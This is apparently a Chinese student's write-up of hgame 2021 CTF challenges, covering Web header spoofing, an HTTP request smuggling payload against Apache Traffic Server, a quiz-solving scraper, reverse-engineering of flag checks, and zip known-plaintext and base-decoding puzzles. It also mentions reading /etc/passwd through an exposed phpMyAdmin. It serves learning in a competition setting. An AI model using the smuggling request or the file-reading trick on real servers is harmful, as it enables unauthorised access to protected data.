

目录

Web

- [Hitchhiking in the Galaxy](#)
- [watermelon](#)
- [走私者的愤怒](#)
- [走私者的宝藏](#)
- [智商检测鸡](#)

Reverse

- [HelloRe](#)
- [pypy](#)

Misc

- [不起眼压缩包的养成的方法](#)
- [Base 全家福](#)
- [Galaxy](#)
- [WordRe](#)

PWN

- [Whitegive](#)

Crypto

- [Transformer](#)

Web

Hitchhiking_in_the_Galaxy

页面很简单，只有一些文字和一个超链接，超链接无论怎么点页面都无变化。

404

你来晚了，地球已经被沃贡人摧毁了。原因是地球挡住了它们的超空间快速通道。

[我要搭顺风车！](#)

打开开发者工具分析，发现超链接指向 `HitchhikerGuide.php`

打开 Burp Suite 对 HitchhikerGuide.php 发送请求

Request
Pretty Raw In Actions
1 GET /HitchhikerGuide.php HTTP/1.1
2 Host: hitchhiker42.0727.site:42420
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9
10

Response
Pretty Raw Render In Actions
1 HTTP/1.1 302 Found
2 Date: Wed, 03 Feb 2021 15:06:11 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Location: index.php
5 Content-Length: 277
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <html>
10 <head>
11 <title>
12 405 Method Not Allowed
13 </title>
14 </head>
15 <body bgcolor="white">
16 <center>
17 <h1>
18 405 Not Allowed
19 </h1>
20 <p>
21 顺风车不是这么搭的
22 </p>
23 </center>
24 <hr>
25 <center>
26 nginx/1.14.0 (Ubuntu)
27 </center>
28 </body>
29 </html>
30

注意到 Method Not Allowed, 那发个 POST 请求试试?

果然

Request
Pretty Raw In Actions
1 POST /HitchhikerGuide.php HTTP/1.1
2 Host: hitchhiker42.0727.site:42420
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9
10

Response
Pretty Raw Render In Actions
1 HTTP/1.1 200 OK
2 Date: Wed, 03 Feb 2021 15:34:19 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 91
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 只有使用"无限非概率引擎"(Infinite Improbability Drive)才能访问这里~
10

出现一句 只有使用"无限非概率引擎"(Infinite Improbability Drive)才能访问这里~

联想到更换 User-Agent:

Request
Pretty Raw In Actions
1 POST /HitchhikerGuide.php HTTP/1.1
2 Host: hitchhiker42.0727.site:42420
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Infinite Improbability Drive
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: zh-CN,zh;q=0.9
8 Connection: close
9
10


Response
Pretty Raw Render In Actions
1 HTTP/1.1 200 OK
2 Date: Wed, 03 Feb 2021 15:37:03 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 148
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 你知道吗? 茄子
10 特别要求: 你得从他的Cardinal过来

再根据提示添加 Referer 信息

Request
Pretty Raw In Actions
1 POST /HitchhikerGuide.php HTTP/1.1
2 Host: hitchhiker42.0727.site:42420
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Infinite Improbability Drive
5 Referer: https://cardinal.ink/
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: zh-CN,zh;q=0.9
9 Connection: close
10
11

Response
Pretty Raw Render In Actions
1 HTTP/1.1 200 OK
2 Date: Wed, 03 Feb 2021 15:38:05 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Content-Length: 39
5 Connection: close
6 Content-Type: text/html; charset=UTF-8
7
8 flag仅能通过本地访问获得
9

再根据提示添加 `X-Forwarded-For` 信息即可拿到 flag



watermelon

这题花了好久，一开始发现了 `.idea` 文件夹，死磕了很久无果。

没啥特别的，flag 就藏在 `project.js` 这个文件里，分数大于1999就有 flag 了



(也怪自己思维太僵化了，一看到 `.idea` 就认为是信息泄露)

走私者的愤怒

在 switch 学长的指导下做出。

先说点废话

首先发现了 `/pma/index.php`，直接访问就到后台了,什么情况?

我还尝试着用 `SQL` 读取了 `/etc/passwd`，成功，后来服务器卡了，能用的时候 `/pma/index.php` 访问不了了。

问了下 switch 学长，得到答复：`/pma/index.php` 与题目无关.....

switch 学长让我注意服务器信息，立刻恍然大悟！

服务器是 `Apache Traffic Server 7.1.2`，Google 一下发现该版本存在 `http` 走私攻击漏洞，阅读大佬的[博客](#)学了走私攻击。

构建特殊的 HTTP 请求:

Request

```
1 POST / HTTP/1.1
2 Host: police.liki.link
3 Content-Length: 112
4 Transfer-Encoding: chunked
5
6 0
7
8 POST /secret HTTP/1.1
9 Host: police.liki.link
10 Content-Length: 200
11
12 param=1
```

Response

```
11 <head>
12   <title>
13     SECRET-SERVER
14   </title>
15   <meta name="viewport" content="width=device-width, initial-scale=1.0">
16   <link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet">
17   <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>
18   <script src="https://oss.maxcdn.com/libs/respond.js/1.3.0/respond.min.js"></script>
19 </head>
20 <body>
21   <script src="https://code.jquery.com/jquery.js"></script>
22   <script src="js/bootstrap.min.js"></script>
23
24   <br>
25   <div class="alert alert-warning" style="width:80%;
26     max-width: 800px;
27     min-width: 50px;
28     max-height: 1600px;
29     min-height: 50px;
30     margin: 100px auto auto;
31     display: block;
32     float: none;
33     text-align: center;
34   ">
35     WARNING! YOU ARE VISITING A SECRET SERVER!<br>
36     YOU CAN ONLY VISIT THE <a href="/secret">SECRET_DATA</a>
37     AS LOCALHOST!
38   </div>
39 </body>
40 </html>
```

再次发送:

Request


```
1 POST / HTTP/1.1
2 Host: police.liki.link
3 Content-Length: 112
4 Transfer-Encoding: chunked
5
6 0
7
8 POST /secret HTTP/1.1
9 Host: police.liki.link
10 Content-Length: 200
11
12 param=1
```

Response

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <title>
5     SECRET-SERVER
6   </title>
7   <meta name="viewport" content="width=device-width, initial-scale=1.0">
8   <link href="https://maxcdn.bootstrapcdn.com/bootstrap/3.3.7/css/bootstrap.min.css" rel="stylesheet">
9   <script src="https://oss.maxcdn.com/libs/html5shiv/3.7.0/html5shiv.js"></script>
10   <script src="https://oss.maxcdn.com/libs/respond.js/1.3.0/respond.min.js"></script>
11 </head>
12 <body>
13   <script src="https://code.jquery.com/jquery.js"></script>
14   <script src="js/bootstrap.min.js"></script>
15
16   <br>
17   <div class="alert alert-danger" style="width:80%;
18     max-width: 800px;
19     min-width: 50px;
20     max-height: 1600px;
21     min-height: 50px;
22     margin: 100px auto auto;
23     display: block;
24     float: none;
25     text-align: center;
26   ">
27     ONLY LOCALHOST(127.0.0.1) CAN ACCESS THE SECRET_DATA!<br>
28     YOUR Client-IP(Client-IP NOT FOUND IN HEADERS!) IS NOT ALLOWED!
29   </div>
30 </body>
31 </html>
```

注意到 Client-IP NOT FOUND IN HEADERS! 字样

重新构造 http 请求, 发送两次即可拿到 flag



做了两天才做出来, 其实第一天就觉得 http 请求里的 `ATS 7.1.2` 怪怪的, 也自己动手 Google 了, 但是没重视这一条信息。

写在最后:

1. 服务器信息很重要!
2. 不会做不要死耗着, 多学多问!
3. 要善于利用搜索引擎, 快速学习。

走私者的宝藏

同走私者的愤怒。

智商检测鸡

分析页面 http 请求, 发现一个 `fuckmath.js` 文件, 里面包含, `getQuestion`, `getFlag`, `submit` 这几个较敏感的函数。

正经人谁写高数啊? 控制台直接调用 `getFlag()`



???

~~拿出草稿纸老老实实做题。~~

写个爬虫吧，把题目爬取下来，计算好后提交。

获取题目和提交答案的接口已经写在了 `getQuestion` 和 `submit` 里。

```
function getQuestion(){
    $.ajax({
        type: "GET",
        url: "/api/getQuestion",
        dataType: "json",
        xhrFields: {
            withCredentials: true
        },
        crossDomain: true,
        success: function(data){
            $('#integral').html(data['question']);
        }
    });
}

function getFlag(){
    $.ajax({
        type: "GET",
        url: "/api/getFlag",
        dataType: "json",
        success: function(data){
            $('#flag').html(data['flag']);
        }
    });
}

function init(){
    getQuestion();
    getStatus();
}

function submit(){
    $.ajax({
        type: "POST",
        url: "/api/verify",
        data: JSON.stringify({answer:parseFloat($('#answer').val())}),
        dataType: "json",
        contentType: "application/json;charset=utf-8",
        xhrFields: {
            withCredentials: true
        },
        crossDomain: true,
        success: function(data) {
            console.log(data);
            if (data['result'] === true) {
                init();
            }
        }
    });
}
```

http 请求中还附带 Cookie 信息，每次答题成功都会更新，应该是用来跟踪答题进度的。

信息收集完毕，开搞！

```
import urllib.request as request
import urllib.parse as parse
import http.cookiejar as cookiejar
from lxml import etree
import json

def calculate(a, b, c, d):
    c /= 2
    e = c * a * a + d * a
    f = c * b * b + d * b
    return round(e - f, 2)
```

```

questionURL = "http://r4u.top:5000/api/getQuestion"
submitURL = "http://r4u.top:5000/api/verify"
flagURL = "http://r4u.top:5000/api/getFlag"
data = {'answer': 0}
headers = [
    ["User-Agent", "Mozilla/5.0 (X11; Linux x86_64; rv:85.0) Gecko/20100101 Firefox/85.0"],
    ["Accept", "application/json, text/javascript, */*; q=0.01"],
    ["Accept-Language", "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2"],
    ["Accept-Encoding", "gzip, deflate"],
    ["Content-Type", "application/json;charset=utf-8"],
    ["Origin", "http://r4u.top:5000"],
]
ckj = cookiejar.CookieJar()
opener = request.build_opener(request.HTTPCookieProcessor(ckj))
opener.addheaders = headers

for i in range(100):
    a = b = c = d = 0
    res = opener.open(questionURL)
    dom = json.load(res)["question"]
    html = etree.HTML(dom)

    s = html.xpath("/html/body/math/mrow/msubsup/mrow[1]/mo/text()")
    v = html.xpath("/html/body/math/mrow/msubsup/mrow[1]/mn/text()")
    b = int(v[0])
    if len(s) and s[0] == "-":
        b *= -1

    s = html.xpath("/html/body/math/mrow/msubsup/mrow[2]/mo/text()")
    v = html.xpath("/html/body/math/mrow/msubsup/mrow[2]/mn/text()")
    a = int(v[0])
    if len(s) and s[0] == "-":
        a *= -1

    v = html.xpath("/html/body/math/mrow/mn[1]/text()")
    c = int(v[0])

    v = html.xpath("/html/body/math/mrow/mn[2]/text()")
    d = int(v[0])

    ans = calculate(a, b, c, d)
    data["answer"] = ans
    print("No.%d\t%d\t%d\t%d\t%d,\tanswer=%d" % (i, a, b, c, d, ans))
    req = request.Request(submitURL, data=json.dumps(data).encode())
    req.add_header("Content-Type", "application/json;charset=utf-8")
    res = json.load(opener.open(req))
    if not res["result"]:
        print("Error!")
        input()

print(opener.open(flagURL).read())

```

写在最后:

编写爬虫 对于 **ctfer** 真的很重要!

Reverse


HelloRe

附件是一个 windows 可执行程序，尝试运行：

```
C:\Users\... \Downloads>week_1_re_16536ed14999230ab5fbd9e4408936fb.exe
hello, enter your flag please!
> df
checking flag .
wrong flag !
```

要求输入 flag，随便输入个 df 运行看看，程序输出 wrong flag ! 后结束。

打开 IDA Pro 分析



找到 main 函数，按 F5 生成伪代码。可以看到 `hello, enter your flag please!` 和 `checking flag` 两个字符串。目光下移看到一段代码：

```
if (v14 != 22)
LABEL_13:
    sub_7FF73B911480();
```

这个 22 是什么鬼？盲猜是 flag 长度...

再次运行程序输入一串长度为 22 的字符串，发现 checking flag 后面多输出了个 "."。

```
C:\Users\... \Downloads>week_1_re_16536ed14999230ab5fbd9e4408936fb.exe
hello, enter your flag please!
> 11111111111111111111111111111111
checking flag ..
wrong flag !
```

继续分析 `sub_7FF73B911480` 函数：发现这个函数的功能是输出 `wrong flag` 后结束程序运行。后面留意会跳转到 `LABEL_13` 的代码。


```

1 void __noreturn sub_7FF73B911480()
2 {
3     __int64 *v0; // rax
4     __int64 *v1; // rax
5
6     v0 = (__int64 *)std::ostream::operator<<(std::cout, sub_7FF73B911990);
7     v1 = sub_7FF73B9117C0(v0, (__int64)"wrong flag !");
8     std::ostream::operator<<(v1, sub_7FF73B911990);
9     ExitProcess(0);
10 }

```

继续向下分析遇到一个 `Block` 变量，向上查找发现第 23 行使用 C++ 的 `std::cin` 向 `Block` 输入数据，推测 `Block` 就是输入的 flag

```

16 v3 = 0i64;
17 v14 = 0i64;
18 v15 = 15i64;
19 LOBYTE(Block[0]) = 0;
20 v4 = sub_7FF73B9117C0(std::cout, (__int64)"hello, enter your flag please!");
21 v5 = (__int64 *)std::ostream::operator<<(v4, sub_7FF73B911990);
22 sub_7FF73B9117C0(v5, (__int64)"> ");
23 sub_7FF73B9118D0(std::cin, Block);
24 sub_7FF73B9117C0(std::cout, (__int64)"checking flag ");
25 sub_7FF73B911290(200);
26 if ( v14 != 22 )
27 LABEL_13:
28 sub_7FF73B911480();
29 v6 = v15;
30 v7 = Block[0];
31 do
32 {
33     v8 = Block;
34     if ( v6 >= 16 )
35         v8 = (char **)v7;
36     if ( *((__BYTE *)v8 + v3) ^ (unsigned __int8)sub_7FF73B911430() != byte_7FF73B913480[v3] )
37         goto LABEL_13;
38     ++v3;
39 }
40 while ( v3 < 22 );
41 v9 = (__int64 *)std::ostream::operator<<(std::cout, sub_7FF73B911990);
42 v10 = sub_7FF73B9117C0(v9, (__int64)"cool 0(n_n)0");
43 std::ostream::operator<<(v10, sub_7FF73B911990);
44 if ( v6 >= 16 )

```

下面的 `do while` 循环类似 C++ 的 `for` 循环，将 `Block` 里的每一个字符提取出来参与一次异或运算后与 `byte_7FF73B913480` 数组里相同位置的元素计较，若不相等则跳转到 `Label_13` 的位置结束运行。

分析 `byte_7FF73B913480` 发现它是一个长度为 24 的数组，末尾两个元素为 0 (验证了 flag 长度为 22 的猜想)。

分析参与异或运算的另一个操作数（函数 `sub_7FF73B911430` 的返回值），函数返回 `byte_7FF73B915044--` 的运算结果。

```

int64 sub_7FF73B911430()
{
    CloseHandle((HANDLE)0xC001CAFEi64);
    sub_7FF73B911290(50);
    return (unsigned __int8)byte_7FF73B915044--;
}

```

`byte_7FF73B915044` 是一个位于 `.data` 区域的变量，对应十进制表示为 255，所以每次调用函数 `sub_7FF73B911430` 它的值都会减一。

```

.data:00007FF73B915040 dword 7FF73B915040 dd 1
.data:00007FF73B915044 byte_7FF73B915044 db 11111111b
.data:00007FF73B915044
.data:00007FF73B915045 align 8

```

写个 Python 脚本计算出 flag

```
s = [0x97, 0x99, 0x9C, 0x91, 0x9E, 0x81, 0x91, 0x9D,  
     0x9B, 0x9A, 0x9A, 0xAB, 0x81, 0x97, 0xAE, 0x80,  
     0x83, 0x8F, 0x94, 0x89, 0x99, 0x97, 0x0, 0x0]  
a = 255  
for i in s:  
    print(chr(i^a), end="")  
    a -= 1  
print()  
# hgame{hello_re_player}ée
```

写在最后：

这也是第一次做逆向的题目，简单的任务花了好久的时间.....首先看看代码的速度一定要快，切忌一行一行的读（反汇编得到的代码都很烂的），寻找程序里的常量可以大大加快分析速度，比如字符串和数字常量。还有 IDA Pro 的 **Graphic Overview** 真的超好用！当程序调用关系和分支很多的时候 **Graphic Overview**可以快速理清思路。

pypy

Python字节码逆向题目。

从来没做过 Python 逆向的题目，网上搜了资料现学的。

由 Python 字节码反推出的 Python 源代码：

```
row_flag = input('give me your flag:\n')  
  
cipher = list(row_flag[6:-1])  
  
length = len(cipher)  
  
for i in range(length/2):  
    cipher[2*i+1], cipher[2*i] = cipher[2*i], cipher[2*i+1]  
  
res = []  
for i in range(length):  
    res.append(ord(cipher[i])^i)  
  
res = bytes(res).hex()  
  
print('your flag: ' + res)
```

接下来由输出反推输入，编写 Python 脚本解决：

```
o = "30466633346f59213b4139794520572b45514d61583151576638643a"  
s = ""  
  
for i in range(len(o)/2):  
    s += chr(int(o[i*2:i*2+2], 16))  
  
a = []  
for i in range(len(s)):  
    a.append(chr(ord(s[i]) ^ i))  
  
for i in range(len(a)/2):
```

```

a[2*i+1], a[2*i] = a[2*i], a[2*i+1]

print("hgame{%s}" % "".join(a))


```

写在最后：
没有什么东西是学不会的，干就完了。

Misc

不起眼压缩包的养成的方法


首先打 010 editor 分析附件，在图片末尾存在一个压缩包，把压缩包提取出来。



Template Results - JPG.bt

Name	Value	Start	Size	Color	Comment
> struct JPGFILE jpgfile		0h	9A15Fh	Fg: Bg: 	

根据压缩包提示，猜测是 Pivix ID，Google 一下这张图片,找到一串8位长度的id:



解压时输入解压成功!

得到一个文本文件和一个压缩包（套娃？？）

在预览界面看到 plain.zip 里面还有一个同样的文本文件，plain.zip 使用 store 算法压缩

NO PASSWORD.txt	2021/1/30 20:18	文本文档	1 KB
plain.zip	2021/1/30 20:19	ZIP 压缩文件	1 KB


名称	压缩后大小	原始大小	类型	修改日期	压缩方法	加密算法	循环冗余...
flag.zip*	402	390	ZIP 压缩文件	2021/1/29 21:33:09	Store	ZipCryp...	b17a70...
NO PASSWORD.txt*	129	117	文本文档	2021/1/30 20:18:10	Store	ZipCryp...	26989c6f

联想到使用明文攻击：

使用 zip 命令创建一个使用 store 算法压缩的zip文件

```
→ source zip -Z store text.zip NO\ PASSWORD.txt
adding: NO PASSWORD.txt (stored 0%)
→ source |
```

使用 AZPR 进行攻击得到密码：



解压 plain.zip 得到 flag.zip 和一个文本文件（double 套娃？？）

但是 flag.zip 里面没有文本文件，无法使用明文攻击。

（这在里卡了好久，差点就暴力破解了...）

尝试所有可能的编码，第一次 base16 和 base32 解码失败，base64 解码出一串字符串。

base编码

base16、base32、base64

R1k0RE10WldHRTNFSU5SVkc1QkRLTlpXR1VaVENOUlRHTVlETVJCVedVMLVNTlpVR01ZREtSULVIQTJET01aVUdSQ0RHTVpWSVlaVEVNWlFHTVpER01KWElRPT09PT09

编码

base64

字符集

utf8(unicode编码)

编 码

解 码

GY4DMNZWGE3EINRVG5BDKNZWGUZTCNRTGMYDMRBWGU2UMNZUGMYDKRRUHA2DOMZUGRCDGMZVIYZTEMZQGMZDGMJXIQ=====

第二次 base16 和 base64 解码失败，base32 解码出字符串。

base编码

base16、base32、base64

GY4DMNZWGE3EINRVG5BDKNZWGUZTCNRTGMYDMRBWGU2UMNZUGMYDKRRUHA2DOMZUGRCDGMZVIYZTEMZQGMZDGMJXIQ=====

编码

base32

字符集

utf8(unicode编码)

编 码

解 码

6867616D657B57653163306D655F74305F4847344D335F323032317D

第三次 base16 解码出 flag

base编码

base16、base32、base64

6867616D657B57653163306D655F74305F4847344D335F323032317D

编码

base16

字符集

utf8(unicode编码)

编 码

解 码

